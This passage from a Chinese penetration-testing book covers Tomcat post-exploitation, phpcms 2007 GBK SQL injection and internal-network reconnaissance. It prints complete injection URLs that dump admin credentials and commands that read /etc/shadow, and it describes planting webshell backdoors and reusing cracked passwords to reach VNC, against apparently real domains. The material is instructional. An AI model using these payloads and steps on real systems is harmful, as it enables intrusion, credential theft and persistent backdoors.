在执行命令中输入“cat /etc/shadow”命令获取当前 Linux 系统中所用用户的加密密码值，如图 5-150 所示，该密码是采用 MD5 加密的，通过 CMD5.com 网站进行破解。



图 5-150 获取系统用户密码加密值

5.12.9 获取 root 用户的历史操作记录

在执行命令中输入“cat /root/.bash_history”命令查看 root 用户的历史操作记录，只有具有 root 用户权限才能查看该历史记录文件，如图 5-151 所示。




图 5-151 查看 root 用户的历史操作记录

5.12.10 查看该网站域名情况

使用“www.yougetsignal.com”网站的反查 IP 域名，获取该 IP 地址的两个域名“communityaccesssystems.com”和“richardliggitt.com”，如图 5-152 所示，单击该域名查看域名能否正常访问。



图 5-152 查看该网站域名情况

5.12.11 获取该网站的真实路径

通过查看“/etc/passwd”文件中的网站用户来获取网站的真实路径，如图 5-153 所示，通过 WebShell 定位到网站的真实路径。在“/etc/passwd”文件中会指定单独的用户作为网站用户，同时会指定该用户的默认目录，该默认目录即为网站的真实路径。



图 5-153 获取网站的真实路径

5.12.12 留 WebShell 后门

找到网站的真实路径后，继续查看该文件夹下的文件和内容，如图 5-154 所示，该文件夹为 testphp，即为 php 的测试文件夹，上传一个网页木马或者在源代码中加入一句话后门。




图 5-154 网站留后门

5.12.13 总结与探讨

本文介绍了如何通过 Apache Tomcat Crack 来暴力破解 Tomcat 口令，只要知道用户的名称，通过字典能够对目标进行暴力破解，获取 Tomcat 管理员的用户名和密码后可以通过 war 文件来部署 Jsp 的 WebShell，如果设置不当，获取的 WebShell 权限即为 root 权限。

5.13 渗透测试之旁注

5.13.1 信息收集

1. 端口扫描

在测试前，信息收集是很重要的。从系统信息、数据库信息、网络设备信息、管理员的信息等，都是值的统计分析和利用的。先利用 Superscan 对主机来端口扫描，如图 5-155 所示。




图 5-155 对端口进行扫描

2. 虚拟主机站点查询

通过扫描结果，知道这台服务器开放了 80、443、5901 等端口，也即开放了 Web、https、VNC 等端口。由于是虚拟主机，确认其有多少个域名和网站，是旁注的第一步。使用虚拟主机站点查询工具，进行查询，如图 5-156 所示。




图 5-156 虚拟主机查询

3. 浏览测试

通过虚拟主机查询，获知该 IP 地址上共有七个站点。随便浏览了这七个站点，就发现一个存在漏洞的站进入，如图 5-157 所示。




图 5-157　发现存在漏洞的站点

4. 目录扫描

很眼熟的 phpcms 标志。既然有主站在使用开源的 CMS，仿佛看到了成功的希望哦。拿出 wwwscan 工具进行进一步扫描，扫描结果如图 5-158 所示。




图 5-158　wwwscan 扫描网站目录

5. 获取管理员登录地址

扫描结束后，共有 3 个目录，5 个地址，对这些目录和文件地址逐个进行访问，看有没有敏感信息，如图 5-159 所示，成功获取网站管理登录后台地址。一个很普通的管理员专用界面嘛，其实这是很特殊的后台哦。因为它很明显地告诉我们是 phpcms 是 2007 版的。

5.13.2　漏洞原理

从上面可以看出来，其中一个网站使用了 phpcms2007 版的程序，在 Web 应用程序渗

透测试，注入是很常见的手法了。记得有个很经典的多字节编码漏洞。其漏洞引发的原理是这样的：0xbf27 不是有一个有效的 GBK 字符，但是经过 addslashed()转换后就变成 0xbf5c27，0xbf5c 是个有效的 GBK 字符，所以 0xbf5c27 会当作一个字符 0xbf5c 和一个单绰号来处理，结果是跟在引号后查询语句得到了执行。




图 5-159 获取管理后台登陆地址

5.13.3 漏洞利用

在 phpcms2007 程序里由多字节编码漏洞引发的漏洞有多个，我们以 area.php 文件里的漏洞来做测试。

提交 URL：http://www.test.com/area.php?action=city&province=%BF%27，出现错误提示，如图 5-160 所示。




图 5-160 获取错误提示

很经典的一个多字节编码漏洞的网页。继续提交来判断列数：

http://www.test.com/area.php?action=city&province=%BF%27 order by 1/**，如图 5-161 所示，尝试判断列数。




图 5-161　判断列数

由图 5-161　可知，返回正常网页。继续提交 URL：

http://www.test.com/area.php?action=city&province=%BF%27 order by 2/**，如图 5-162 所示，返回不正常网页。说明列数值是 1，




图 5-162　获取列数

继续提交：

http://www.test.com/area.php?action=city&province=%BF%27/**/union/**/select/**/user()/**，来获取 MySQL 的用户信息，如图 5-163 所示，知道该网站的 MySQL 用户为 root。




图 5-163　获取数据库用户信息

看来网站连接数据库的权限很大。还可以通过 version(),data()..等收集信息，如图 5-164 和图 5-165 所示。




图 5-164　获取数据库版本信息




图 5-165　获取数据库信息

继续提交：

http://www.test.com/area.php?action=city&province=%BF\%27/**/union/**/select/**/CONCAT(username,password)/**/from%20phpcms_member%20where%20userid=1/*，直接暴露 phpcmd 后台的管理员和密码。利用后台可以上传编辑 php 文件获取 WebShell。如图 5-166 所示。




图 5-166　获取 phpcms 的管理员密码

网站的管理员是 phpcms，而密码是 32MD 加密的。可以直接去 MD5 相关网站去查询，如图 5-167 所示，获取了该网站的管理员密码。




图 5-167 破解管理员密码

已经知道管理后台账号和密码了。直接进后台去上传脚本木马了，如图 5-168 所示。



图 5-168 进入后台

由于 phpcms 程序在后台上传 php 脚本没有限制，所以得到后台，就可以上传脚本木马，如图 5-169 所示。




图 5-169 获取 WebShell

5.13.4 社工利用

其次渗透测试利用的方法主要是旁注，旁注的意义在于“曲径通幽”，进而获取系统权

限。在此之前，收集数据库信息、系统信息、网站信息和系统管理员的信息进行综合分析利用，在社工是有意义的。在获取一网站的权限，我们进行分析，如图 5-170 所示。




图 5-170 收集密码信息

获取系统的 MySQL 的管理员账号是 root，密码是 12*。许多管理员有密码系统多用的情况，我们来试试 vnc 是不是也用这个密码？成功连接 vnc 的屏幕截图如图 5-171 所示。




图 5-171 成功连接 vnc

直接进去了，获取 root 权限，连用 exp 来提权都省了，曲径通幽。“三分技术，七分管理”，很好的验证，一个密码多用或者密码有规律的都是存在风险的。

5.14 内网渗透嗅探术

内网渗透在攻击层面，其实更趋向于社工和常规漏洞检测的结合，为了了解网内防护措施的设置是通过一步步的刺探和经验积累，有时判断出错，也能进入误区。但是如果能在网内进行嗅探，则能事半功倍，处于一个对网内设置完全透明的状态。本文将从一个注点引发的突破，到控制整个内网的全过程来跟大家讨论，内网的渗透嗅探术和安全防护一些内容。

5.14.1 信息收集

在寻找突破时，更多的是从应用服务来，而应用服务最直观的信息采集，就是端口扫描，不同的应用，开放的服务不一样。所以，在对网络进行信息收集时，大概分为这样两步： 端口探测，程序指纹分析。在端口探测方面，个人喜欢用 SuperScan 来快速对网段里的应用进行判断，如图 5-172 所示。




图 5-172 信息收集

在掌握端口信息后，就要对服务应用程序的指纹进行分析，主要包括版本号、已知的漏洞信息、常规配置信息、针对此应用流行的攻击方法等。本文试着对网内一台提供 Web 服务的主机作为突破口，提交一个畸形的请求，如图 5-173 所示。

